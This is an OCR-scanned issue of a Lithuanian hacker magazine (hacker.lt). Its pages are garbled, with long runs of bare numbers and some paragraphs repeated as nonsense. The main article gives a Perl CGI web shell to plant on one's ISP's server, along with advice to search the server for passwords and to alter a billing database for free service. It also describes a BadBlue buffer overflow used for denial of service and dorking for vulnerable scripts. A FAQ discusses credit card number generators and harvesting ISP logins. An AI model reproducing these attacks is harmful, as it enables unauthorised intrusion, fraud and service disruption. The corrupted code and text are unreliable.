189. 190. 191. 192. 193. 194. 195. 196. 197. 198. 199. 200. 201. 202. 203. 204. 205. 206. 207. 208. 209. 210. 211. 212. 213. 214. 215. 216. 217. 218. 219. 220. 221. 222. 223. 224. 225. 226. 227. 228. 229. 230. 231. 232. 233. 234. 235. 236. 237. 238. 239. 240. 241. 242. 243. 244. 245. 246. 247. 248. 249. 250. 251. 252. 253. 254. 255. 256. 257. 258. 259. 260. 261. 262. 263. 264. 265. 266. 267. 268. 269. 270. 271. 272. 273. 274. 275. 276. 277. 278. 279. 280. 281. 282. 283. 284. 285. 286. 287. 288. 289. 290. 291. 292. 293. 294. 295. 296. 297. 298. 299. 300. 301. 302. 303. 304. 305. 306. 307. 308. 309. 310. 311. 312. 313. 314. 315. 316. 317. 318. 319. 320. 321. 322. 323. 324. 325. 326. 327. 328. 329. 330. 331. 332. 333. 334. 335. 336. 337. 338. 339. 340. 341. 342. 343. 344. 345. 346. 347. 348. 349. 350. 351. 352. 353. 354. 355. 356. 357. 358. 359. 360. 361. 362. 363. 364. 365. 366. 367. 368. 369. 370. 371. 372. 373. 374. 375. 376. 377. 378. 379. 380. 381. 382. 383. 384. 385. 386. 387. 388. 389. 390. 391. 392. 393. 394. 395. 396. 397. 398. 399. 400. 401. 402. 403. 404. 405. 406. 407. 408. 409. 410. 411. 412. 413. 414. 415. 416. 417. 418. 419. 420. 421. 422. 423. 424. 425. 426. 427. 428. 429. 430. 431. 432. 433. 434. 435. 436. 437. 438. 439. 440. 441. 442. 443. 444. 445. 446. 447. 448. 449. 450. 451. 452. 453. 454. 455. 456. 457. 458. 459. 460. 461. 462. 463. 464. 465. 466. 467. 468. 469. 470. 471. 472. 473. 474. 475. 476. 477. 478. 479. 480. 481. 482. 483. 484. 485. 486. 487. 488. 489. 490. 491. 492. 493. 494. 495. 496. 497. 498. 499. 500. 501. 502. 503. 504. 505. 506. 507. 508. 509. 510. 511. 512. 513. 514. 515. 516. 517. 518. 519. 520. 521. 522. 523. 524. 525. 526. 527. 528. 529. 530. 531. 532. 533. 534. 535. 536. 537. 538. 539. 540. 541. 542. 543. 544. 545. 546. 547. 548. 549. 550. 551. 552. 553. 554. 555. 556. 557. 558. 559. 560. 561. 562. 563. 564. 565. 566. 567. 568. 569. 570. 571. 572. 573. 574. 575. 576. 577. 578. 579. 580. 581. 582. 583. 584. 585. 586. 587. 588. 589. 590. 591. 592. 593. 594. 595. 596. 597. 598. 599. 600. 601. 602. 603. 604. 605. 606. 607. 608. 609. 610. 611. 612. 613. 614. 615. 616. 617. 618. 619. 620. 621. 622. 623. 624. 625. 626. 627. 628. 629. 630. 631. 632. 633. 634. 635. 636. 637. 638. 639. 640. 641. 642. 643. 644. 645. 646. 647. 648. 649. 650. 651. 652. 653. 654. 655. 656. 657. 658. 659. 660. 661. 662. 663. 664. 665. 666. 667. 668. 669. 670. 671. 672. 673. 674. 675. 676. 677. 678. 679. 680. 681. 682. 683. 684. 685. 686. 687. 688. 689. 690. 691. 692. 693. 694. 695. 696. 697. 698. 699. 700. 701. 702. 703. 704. 705. 706. 707. 708. 709. 710. 711. 712. 713. 714. 715. 716. 717. 718. 719. 720. 721. 722. 723. 724. 725. 726. 727. 728. 729. 730. 731. 732. 733. 734. 735. 736. 737. 738. 739. 740. 741. 742. 743. 744. 745. 746. 747. 748. 749. 750. 751. 752. 753. 754. 755. 756. 757. 758. 759. 760. 761. 762. 763. 764. 765. 766. 767. 768. 769. 770. 771. 772. 773. 774. 775. 776. 777. 778. 779. 780. 781. 782. 783. 784. 785. 786. 787. 788. 789. 790. 791. 792. 793. 794. 795. 796. 797. 798. 799. 800. 801. 802. 803. 804. 805. 806. 807. 808. 809. 810. 811. 812. 813. 814. 815. 816. 817. 818. 819. 820. 821. 822. 823. 824. 825. 826. 827. 828. 829. 830. 831. 832. 833. 834. 835. 836. 837. 838. 839. 840. 841. 842. 843. 844. 845. 846. 847. 848. 849. 850. 851. 852. 853. 854. 855. 856. 857. 858. 859. 860. 861. 862. 863. 864. 865. 866. 867. 868. 869. 870. 871. 872. 873. 874. 875. 876. 877. 878. 879. 880. 881. 882. 883. 884. 885. 886. 887. 888. 889. 890. 891. 892. 893. 894. 895. 896. 897. 898. 899. 900. 901. 902. 903. 904. 905. 906. 907. 908. 909. 910. 911. 912. 913. 914. 915. 916. 917. 918. 919. 920. 921. 922. 923. 924. 925. 926. 927. 928. 929. 930. 931. 932. 933. 934. 935. 936. 937. 938. 939. 940. 941. 942. 943. 944. 945. 946. 947. 948. 949. 950. 951. 952. 953. 954. 955. 956. 957. 958. 959. 960. 961. 962. 963. 964. 965. 966. 967. 968. 969. 970. 971. 972. 973. 974. 975. 976. 977. 978. 979. 980. 981. 982. 983. 984. 985. 986. 987. 988. 989. 990. 991. 992. 993. 994. 995. 996. 997. 998. 999. 1000.

Noredamas paprastos navigacijos serveryje gali įstatyti tokį kodą: `#fffff`; `opendir(DIR,"/");` `@dirs=sort(readdir(DIR));` `closedir(DIR);` `print join("
",&dirs);` `$a=` " Vietoje "/" įrašome mums reikalingas direktorijas ir galim naršyti po servą.


2. 3. 4. 5. 6. 7. 8. 9. 10. 11. 12. 13. 14. 15. 16. 17. 18. 19. 20. 21. 22. 23. 24. 25. 26. 27. 28. 29. 30. 31. 32. 33. 34. 35. 36. 37. 38. 39. 40. 41. 42. 43. 44. 45. 46. 47. 48. 49. 50. 51. 52. 53. 54. 55. 56. 57. 58. 59. 60. 61. 62. 63. 64. 65. 66. 67. 68. 69. 70. 71. 72. 73. 74. 75. 76. 77. 78. 79. 80. 81. 82. 83. 84. 85. 86. 87. 88. 89. 90. 91. 92. 93. 94. 95. 96. 97. 98. 99. 100. 101. 102. 103. 104. 105. 106. 107. 108. 109. 110. 111. 112. 113. 114. 115. 116. 117. 118. 119. 120. 121. 122. 123. 124. 125. 126. 127. 128. 129. 130. 131. 132. 133. 134. 135. 136. 137. 138. 139. 140. 141. 142. 143. 144. 145. 146. 147. 148. 149. 150. 151. 152. 153. 154. 155. 156. 157. 158. 159. 160. 161. 162. 163. 164. 165. 166. 167. 168. 169. 170. 171. 172. 173. 174. 175. 176. 177. 178. 179. 180. 181. 182. 183. 184. 185. 186. 187. 188. 189. 190. 191. 192. 193. 194. 195. 196. 197. 198. 199. 200. 201. 202. 203. 204. 205. 206. 207. 208. 209. 210. 211. 212. 213. 214. 215. 216. 217. 218. 219. 220. 221. 222. 223. 224. 225. 226. 227. 228. 229. 230. 231. 232. 233. 234. 235. 236. 237. 238. 239. 240. 241. 242. 243. 244. 245. 246. 247. 248. 249. 250. 251. 252. 253. 254. 255. 256. 257. 258. 259. 260. 261. 262. 263. 264. 265. 266. 267. 268. 269. 270. 271. 272. 273. 274. 275. 276. 277. 278. 279. 280. 281. 282. 283. 284. 285. 286. 287. 288. 289. 290. 291. 292. 293. 294. 295. 296. 297. 298. 299. 300. 301. 302. 303. 304. 305. 306. 307. 308. 309. 310. 311. 312. 313. 314. 315. 316. 317. 318. 319. 320. 321. 322. 323. 324. 325. 326. 327. 328. 329. 330. 331. 332. 333. 334. 335. 336. 337. 338. 339. 340. 341. 342. 343. 344. 345. 346. 347. 348. 349. 350. 351. 352. 353. 354. 355. 356. 357. 358. 359. 360. 361. 362. 363. 364. 365. 366. 367. 368. 369. 370. 371. 372. 373. 374. 375. 376. 377. 378. 379. 380. 381. 382. 383. 384. 385. 386. 387. 388. 389. 390. 391. 392. 393. 394. 395. 396. 397. 398. 399. 400. 401. 402. 403. 404. 405. 406. 407. 408. 409. 410. 411. 412. 413. 414. 415. 416. 417. 418. 419. 420. 421. 422. 423. 424. 425. 426. 427. 428. 429. 430. 431. 432. 433. 434. 435. 436. 437. 438. 439. 440. 441. 442. 443. 444. 445. 446. 447. 448. 449. 450. 451. 452. 453. 454. 455. 456. 457. 458. 459. 460. 461. 462. 463. 464. 465. 466. 467. 468. 469. 470. 471. 472. 473. 474. 475. 476. 477. 478. 479. 480. 481. 482. 483. 484. 485. 486. 487. 488. 489. 490. 491. 492. 493. 494. 495. 496. 497. 498. 499. 500. 501. 502. 503. 504. 505. 506. 507. 508. 509. 510. 511. 512. 513. 514. 515. 516. 517. 518. 519. 520. 521. 522. 523. 524. 525. 526. 527. 528. 529. 530. 531. 532. 533. 534. 535. 536. 537. 538. 539. 540. 541. 542. 543. 544. 545. 546. 547. 548. 549. 550. 551. 552. 553. 554. 555. 556. 557. 558. 559. 560. 561. 562. 563. 564. 565. 566. 567. 568. 569. 570. 571. 572. 573. 574. 575. 576. 577. 578. 579. 580. 581. 582. 583. 584. 585. 586. 587. 588. 589. 590. 591. 592. 593. 594. 595. 596. 597. 598. 599. 600. 601. 602. 603. 604. 605. 606. 607. 608. 609. 610. 611. 612. 613. 614. 615. 616. 617. 618. 619. 620. 621. 622. 623. 624. 625. 626. 627. 628. 629. 630. 631. 632. 633. 634. 635. 636. 637. 638. 639. 640. 641. 642. 643. 644. 645. 646. 647. 648. 649. 650. 651. 652. 653. 654. 655. 656. 657. 658. 659. 660. 661. 662. 663. 664. 665. 666. 667. 668. 669. 670. 671. 672. 673. 674. 675. 676. 677. 678. 679. 680. 681. 682. 683. 684. 685. 686. 687. 688. 689. 690. 691. 692. 693. 694. 695. 696. 697. 698. 699. 700. 701. 702. 703. 704. 705. 706. 707. 708. 709. 710. 711. 712. 713. 714. 715. 716. 717. 718. 719. 720. 721. 722. 723. 724. 725. 726. 727. 728. 729. 730. 731. 732. 733. 734. 735. 736. 737. 738. 739. 740. 741. 742. 743. 744. 745. 746. 747. 748. 749. 750. 751. 752. 753. 754. 755. 756. 757. 758. 759. 760. 761. 762. 763. 764. 765. 766. 767. 768. 769. 770. 771. 772. 773. 774. 775. 776. 777. 778. 779. 780. 781. 782. 783. 784. 785. 786. 787. 788. 789. 790. 791. 792. 793. 794. 795. 796. 797. 798. 799. 800. 801. 802. 803. 804. 805. 806. 807. 808. 809. 810. 811. 812. 813. 814. 815. 816. 817. 818. 819. 820. 821. 822. 823. 824. 825. 826. 827. 828. 829. 830. 831. 832. 833. 834. 835. 836. 837. 838. 839. 840. 841. 842. 843. 844. 845. 846. 847. 848. 849. 850. 851. 852. 853. 854. 855. 856. 857. 858. 859. 860. 861. 862. 863. 864. 865. 866. 867. 868. 869. 870. 871. 872. 873. 874. 875. 876. 877. 878. 879. 880. 881. 882. 883. 884. 885. 886. 887. 888. 889. 890. 891. 892. 893. 894. 895. 896. 897. 898. 899. 900. 901. 902. 903. 904. 905. 906. 907. 908. 909. 910. 911. 912. 913. 914. 915. 916. 917. 918. 919. 920. 921. 922. 923. 924. 925. 926. 927. 928. 929. 930. 931. 932. 933. 934. 935. 936. 937. 938. 939. 940. 941. 942. 943. 944. 945. 946. 947. 948. 949. 950. 951. 952. 953. 954. 955. 956. 957. 958. 959. 960. 961.

Laikyti IPT Pajamą

Visi IPT dalijami į dvi grupes: tie, kurie su malonumu ir be jokių nesusipratimų duoda tau UNIX *shell*, ir tie, kurie tau *shell* neduos niekad gyvenime ir už jokių pinigų (man nepasisekė – mano IPT būtent toks).



Bet ir šio atveju nereikia nusiminti. Tarkime, IPT davė tavo IPT paskyrę tau 10 Mb tavo asmeniniam web puslapiui ir FTP *akauntui*. To tau ir reikia.



Parašyk PERL skriptą, kuris padės mums valdyti IPT serverį (turime omeny, kad tavo IPT web servas "Apache" ir PERL – populiariausias variantas). Nesijaudink, parašyti skriptą labai paprasta. Atidaryk užrašų knygutę aka *Notepad.exe* ir rašyk ten:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
$cmd=$ENV{QUERY_STRING};
# Kintamajam "cmd" priskiriam skripto argumentus
# sukunam masvą "tmp", kuriame bus saugomos
pagal tarpus suskirstytos eilutės iš kintamojo
# atnaujina kintamąjį "cmd", pakeisdami visus
brouseno užkoduotus tarpus (%20) į paprastus.
@output=$cmd;
# vykdom komandą "cmd" serveryje ir jos rezultatą
įrašom į masvą "output".
print "<html>
</pre>\n\n";
foreach (@output) {
print "$_";
```

```
# Rezultatus išvedame į ekraną.}
print "</pre></html>";
```

Išsaugok šį kūrinių pavadinimu "test.pl" ir persiųk jį į servą režimu *ascii*, nes kitaip tavo skriptas tiesiog neveiks. Kad pereitum į režimą *ascii*, persiųk servui komandą "TYPE A".

Viskas paprasta. Skriptas vykdo komandą, kuri perduodama per *QUERY_STRING*. Bet prieš testuodamas skriptą, turi padaryti jį vykdomu. Tam pakeisk jo atributus į "755" (jei negali to rasti, tai išsiųsk komandą "site chmod 755 test.pl" į FTP serverį).

Viskas būna padaryta sėkmingai

Jei viską pavyko padaryti sėkmingai, tai paleisk savo naršyklę ir joje surink: "http://www.your-provider.com/kelias_prie_skripto_direktori-jos/test.pl?whoami". Skriptas turėtų atsakyti "nobody", jei, aišku, bukas adminas nepaleido servero *root* teisėmis. Jei ekrane nieko nepamatėi arba pamatėi pranešimą apie klaidą 500, vadinasi, padarei klaidą rašydamas skriptą. Jei pranešime nurodyta klaidą 403, vadinasi, skriptas neturi vykdomo atributo. Taigi dabar gali iš nuotolio valdyti savo IPT serverį. Čia fantazijai nėra ribų. Naršyk po tiekejo FTP serverį, ieškok slaptažodžių, skriptų ir kitokių naudingų dalykų (aš, pavyzdžiui, radau SQL duomenų bazę, kurioje buvo fiksuojamas vartotojų paslaugų apmokėjimas, ir periodiškai papildydavau savo sąskaitą.)).

Įdėjęs ir medžiagą

Dar vienas MS "Windows" aplinkai skirtas web serveris neįprastu pavadinimu "BadBlue", kuriuo galima gauti nemažai teigiamų dalykų: užsienio resursus, kad prietum prie reikalingų žmonių, naudoti CGI, ISAPI ir PHP. Štai ir mūsų adminas buvo neatsargus ir suinstaliavo sau tokį servą. Jis turėjo versijos 1.02.07, kuri buvo paskutinis iš serijos su klaida, servantį. Klaidą mes dabar pagnūnėsime. (.

Išlaužymas vyksta panaudojant biblioteką *ext.dll*, kuri yra jo distribucijoje. Štai tipiškas kreipimosi į šią biblioteką pavyzdys:

```
http://www.hacker.lt/ext.dll?mfcsapicom-
mand=loadpage&page=default.htm. Paaiškėjo,
kad valdyti serverį teks per užklausą, kuri eis po "=".
Paprasčiausias sprendimas – užklausa, kurią suda-
```



rytų 284 baitai ir daugiau.

Tai leistų pasiųsti serverį į visišką *nokautą*. Versijoje 1.02.08 ši klaida jau buvo ištaisyta, todėl pažaisti su admino web serveriu pavyko tik savaitę. Bet tai buvo verta pastangų: už kiekvieną pašalinį žodį *chate* jis netekdavo savo vaiko, kol neperkraudavo kompo. Taip pat be ypatingų problemų buvo galima gauti informacijos apie programų išdėstymą serveryje: tiesiog užklausi "http://www.example.com/ext.dll" ir pamatai:

```
[Error: opening c:\program files\badblue\pe\
```


```
default.htm]
```

Ir nepamiršk: "hacker.lt" – tik pavyzdys, pas mus "BadBlue" tikrai nėra.

Kas tave laukia ir geriau?

Deja, gerai žinomame softe klaidų randa ne taip jau dažnai. Paprastai būna tik vaikų pasiūlysimai, kaip ir šitas "BadBlue", kurių niekas nenaudoja, o ne rimtas softas, kuris yra plačiai naudojamas visame pasaulyje. Todėl šansų, kad tavo IPT naudos "BadBlue" ar panašų kvailą serverį, beveik nėra. Teks šiek tiek pasikankinti, kol rasi panašią programą.

Bet iš tikrųjų, jei idėmiau pažūrėsime, tai galima rasti dešimtis, o gal ir šimtus serverių su softu, kuris būtų pilnas įvairiausių klaidų. Reikia tiesiog ieškoti. O kaip ieškoma internete? Aišku, kad per paieškos sistemas. Tad išsirinkti kokį skriptą, ir užklausi pagal jo pavadinimą: */cgi-bin/script.cgi*.



Rezultatas – 10-100 nuorodų, iš kurių 10 procentų turėtų tikrai mus sudominti. Eini į reikiamą serverį ir pradedi BLOG. Pavyzdžiui, *w3mail* buvo rasta apie 30 kartų įvairiose nekomerciniuose serveriuose. Būdas yra senas kaip mūsų pasaulis. Jis buvo naudojamas dar */etc/passwd* arba *services.exe* paieškai. Galima šiek tiek atnaujinti techniką ieškant ne skripto pavadinimų, bet standartinių frazių kaip, pavyzdžiui, "Powered by Netaddress" arba "Apache v.hote". Suradęs vieną saitą su tokią informacija, gulincia atvirai, HTML formate, galėsi rasti dar dešimtis serverių su tokiom pačiom klaidom.

Jei domina tam tikra skylėta biblioteka, tai gali naudotis failų paieškos sistemomis, pavyzdžiui, www.ftpsearch.it.



Kas, kaip, atvėsi? Tavo prie darbo.



X-LIFE

Hakeriai valstybės tarnyboje, laužymas – kaip sporto šaka, ir kitos pasakos

b4r4n0ff (baranoff@dz.ru), vertėjas: Maxas (max@hacker.lt)

Prisigėręs laukė, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialų kovos su tinklo nusikaltėliais komitetą.

Gyveno kartą tolimoje Indijoje hackeriai ir dirbo savo įprastus hackeriškus darbus: gėrė Indijos alų ir prisigėrę laužė visokius Indijos saitus. Ir taip gerai jiems sekėsi tai daryti, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialų kovos su tinklo nusikaltėliais komitetą. Indijos vyriausybei ši ideja patiko, taip ir atsirado komitetas, pavadinimu "National Cyber Cop Committee" ("Nacionalinis kibernetinis komitetas"). Jų veiklos sritis buvo visai aiški – gaudyti daugiausia pridirbusius hackerius ir traukti juos administracinėn

atsakomybėn. Bet Indijos hackeriai kalėjimo neišsigando, todėl įsilaužimai tęsėsi. Tada NASSCOM – NCCC komiteto įkūrėjo prezidento Devango Mehta galvoje gimė mintis, kad nelogiška bėgioti visur paskui protingus hackerius nesekmingai bandant pasodinti juos už grotų. Geriau būtų pasamdyti gabiausius jų, pasiūlyti jiems valstybės stogą ir daug pinigų, ir kad jie patys prižiūrėtų svarbiausius serverius atremdami galimas atakas. Pasakyta – padaryta.

Rado Mehta 19 protingų hackerių, kurie sutiko pamiršti savo tamsią praeitį :) ir padėti NCCC. Vyriausiam iš Mehtos komandos yra 19 metų, jauniausiam – 14. Tad jei informacijos dėstytojas pagaus tave instaliuojant karo softą į jo kompiuterį, daryk protingą veidą ir sakyk, kad dirbi specialioms tarnyboms :).

Štai ką Mehta pasakė apie savo pasamdytus hackerius: "Jei norite pagauti hackerį, jums reikia hackerio smegenų. Šie vaikinai nuostabūs. Jie man pasakė, kad per 5 minutes galėtų nulažyti Indijos gynybos ministerijos sa-

itą. "nematomo fronto kovotojai", įstoję į NCCC gretas, visiškai teisėtai laužys vyriausybinius saitus, kad galėtų paaiškinti

kvailiems adminams, kurioje vietoje yra skylė, ir kaip ją geriau uždengti. Štai taip! Oficialus hakin gas už valstybės atlyginimą :).

Prisigėręs laukė, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialų kovos su tinklo nusikaltėliais komitetą.

Tada, šio gretas apie jausmų laukė, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialų kovos su tinklo nusikaltėliais komitetą.


Gyveno kartą laukė, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialų kovos su tinklo nusikaltėliais komitetą. Tai yra drąsi kompanija kurianti saugią, pagal jos supratimą, sistemą, o "eWeek" kviečia visus, kurie nori, tą sistemą laužyti. Jei nesulaužys, bus neįtikėtina reklama kompanijai. Jei nulažys, tai vis tiek reklama, bet jau ne tokia sėkminga :). Aišku, kad kompanijos deda visas pastangas, jog sistemos nenulaužtų.

Šiais metais "OpenHack" vyko trečią kartą. Drąsus rėmėjas – kompanija "Argus Systems" su savo produktu "PitBull Intrusion Prevention System" (aka tiesiog "PitBull"). Konkursas vyko sausio 15-31 dienomis. Dalyvavo visi norintieji. Pagrindinis prizas – 50 000 žalių. Neblogai.

Reikėjo nulažyti keturias sistemas: už vienos nulažymą – 1000 dolerių, dvejų – 2500, trijų – 10 000, o už visų keturių – 50 000.

Prisigėręs laukė, kad garsiosios technologinės Indijos kompanijos suprato, jog sūneliai dirba kaip reikiant, todėl nusprendė organizuoti specialų kovos su tinklo nusikaltėliais komitetą.

Pirmiausia buvo siūloma nulažyti shell serverį. Mažiuką shell serverį nedidelio IPT. Platforma – "Solaris 7 ant Sparc". Servisai: telnet, telnetd, mail, ftp, ftpd, ssh, sshd ir tin. Tikslas: gauti root, šakniniame kataloge sukurti failą hack.txt ir įrašyti į jį savo el. pašto adresą.



HACK-FAQ

faq@hacker.lt

Užduodamus klausimus sukonkretink. Pateik daugiau duomenų apie sistemą, aprašyk viską, ką žinai apie ją. Tai padės mums geriau atsakyti į tavo klausimus bei nurodyti tavo klaidas. Ir nereikia mums sukti galvos: mes nedalijam nemokamo interneto, neieškom krekų, nepateikiam universalių įsilaužimo metodų.

Q: Atrodo, mane susekė. Ką gali adminas sužinoti pagal mano IP? Ir ką galės paskui padaryti?

Vilniaus "parduotuvėje" – Lukiškėse :). Visur kitur jau nebe. Ir gan seniai. O kaip viskas buvo puiku 1992 metais.

vieta viskas gerai, konfigūracijos irgi nekeičiau. Greičio apribojimų mano IPT taip pat nėra. Pasakykit, kas galėtų būti?

■ ■ Užjaučiu. Reikėjo geriau slėptis. O ■ ■ šiaip, tavo IP – tai viskas (jei jis tikras, o ne *spoofintas*). Pagal IP galima spręsti, per kokį IPT buvai prisijungęs, kai hakinai, kada (milisekundės tikslumu), į kokį modeminį *pulą* prisiskambinai. Su šiais duomenimis galima bus kreiptis į policiją, kuri patikrins, iš kur skambinai, sužinos adresą, atvažiuos, išjungs šviesą tavo bute ir užels į svečius, kad parodytų linksmą koncertą "kaukių šou". Atsivėlgiant į tai, kiek padaryta, šis koncertas gali užsitęsti iki 10 metų su konfiskacija.

Q: Ar tikrai yra kreditinių kortelių generatorius? Koks būdas naudojamas generavimui?

■ ■ Tokių generatorių tikrai yra. Kiekviena ■ ■ kreditinė kortelė turi numerį, kurį sudaro skaičių rinkinys bei kontrolinė suma (paskutinis skaičius). Visi skaičiai apdorojami pagal tam tikrą algoritmą ir taip gaunama kontrolinė suma. Generatoriai – tai programa, kuri naudodama šį algoritmą generuoja tam "tikrus" kortelių numerius. Bet visa tai liko praeity. Dabar norėdamas panaudoti kortelę atsiskaitymams internetu turėsi žinoti savininko vardą ir galiojimo datą. O kai kuriose parduotuvėse reikalaujama nurodyti net savininkų batų dydį :). Svarbiausia, kad informacija tikrinama per patį banką. Pasakysiu daugiau, perkant ypač brangius gaminius tau būtinai paskambins telefonu, kurį nurodysi formoje, ir paklaus: "O tai tikrai jūsų kortelė? Tikrai norėsit pirkti televizorių už 4000 dolerių?"

Q: Ar yra dar vietų, kur būtų galima panaudoti sugeneruotus kreditinių kortelių numerius?

■ ■ Sugeneruotus kreditinių kortelių ■ ■ numerius su malonumu priima vienoje

Q: Paaiškinkit kvailam vartotojui, kaip nustatyti savo IP adresą.

■ ■ Tavo adresas – 127.0.0.1. O kom- ■ ■ piuterio adresą tinkle galima sužinoti *ipconfig.exe* programėle (kaip supratau, naudoji "Windows"). Tiems, kurie mėgsta langus, galiu pasiūlyti primitivią *winipcfg.exe* programytę (tik "Win9x"). Aišku, kad paleisti programas reikia tik tada, kai esi tinkle.

Q: Kaip man sužinoti daugiau įvairių mano IPT slaptažodžių?

■ ■ Na, ir klausimas. Iš tikrųjų gali ■ ■ prisirinkti savo IPT pašto adresų. Yra specialios programos, kurios tai daro. 99 atvejais iš 100 viskas, kas bu prieš @ ir yra *loginas*. Gali uželti į paieškos sistemą ir užklausti "@ipt.lt". Šitaip surasi savo IPT vartotojų puslapius.

Q: Radau nedidelę spragą *Narod.ru* saite, bet iškilo viena problema: ar yra el. pašte žinučių perėmimo būdas?

■ ■ Kodėl yra? Visą internetą stebi spe- ■ ■ cialiosios tarnybos, todėl žinutes perimti galima. Bet tikimybė, kad perims būtent tavo yra 0. Nors... jei jiems TAVĖS prireiks, tai tikimybė, jog visas tavo paštas ir *trafikas* bus *loginamas* – 100 procentų. O jei atmesim specialiąsias tarnybas, tai liks žmonės su trojanais, kurių paštas taip pat skaitomas, bet šiuo atveju jį skaito hakeriai.

Q: Turiu vieną nedidelę problemą :) (užjaučiu, mano ši problema didesnė, – red. past. :)). Mano modemas ACORP 56K v.90 susijungia tik 4600 bps greičiu, nors iš kitų

■ ■ Galbūt turi nekokią ATS arba telefono ■ ■ linijoje yra neteisinga varža. Jei pasirinkai pirmąjį variantą, tai savo *konektui* jau nebepadėsi. Jei antrą – tai atidaryk telefono kištuką ir pažvelk į vidų. Kartais ten ir būna varža. Toks nedidelis daikčiukas kažkada neleisdavo mano modemui pasiekti didesnį nei 2400 bps greitį. Jį pašalinus modemas pasiekė 28800 bps greitį (tuo metu tai buvo didžiausias galimas), o dabar ir 42000 bps pasiekia. O šiaip geriausia laidą modemui vesti iškart iš laiptinės, nes kuo daugiau prie jo visokiausių kontaktų, telefonų ir kitokio šlamšto, tuo lėčiau veiks modemas.

Q: Noriu nulauzti saitą *.boom.ru :)). Būsiu konkretus. Pastebėjau, kad ten esanti autorizacijos sistema, jei neteisingai įvedi slaptažodį, paklausia tavo pašto adreso (į kurį ir siunčia slaptažodį). Rašau ten savo paštą, bet gaunu pranešimą, kad tokio saito nėra... Arba laukai užpildyti neteisingai.**

■ ■ Greičiausiai servery yra didelė ■ ■ duomenų bazė, kurioje šalia kiekvieno saito adreso yra savininko paštas. Kai tu įrašai savo paštą, tai vyksta paieška, ir pabaigoje grąžinamas pranešimas apie klaidą, nes tavo el. pašto neatitinka joks puslapis. Kad nebūtų klaidos, turėsi įvesti saito adresą ir jo savininko paštą. Bet tau tai nepadės, nes slaptažodis iškelsius būtent jam. Todėl tavo nedoras sumanymas nebus įgyvendintas.

Q: Kas yra "Cooxies" arba "sausainiai"? Turiu omeny ne tuos, kuriuos mama per šventės kepti, o iš WWW.

■ ■ Šiaip jau "sausainiai" yra "Cookies". ■ ■ Bet kuriuo atveju tai yra labai skanus daiktas, aišku, jei tinkamai paruoštas,

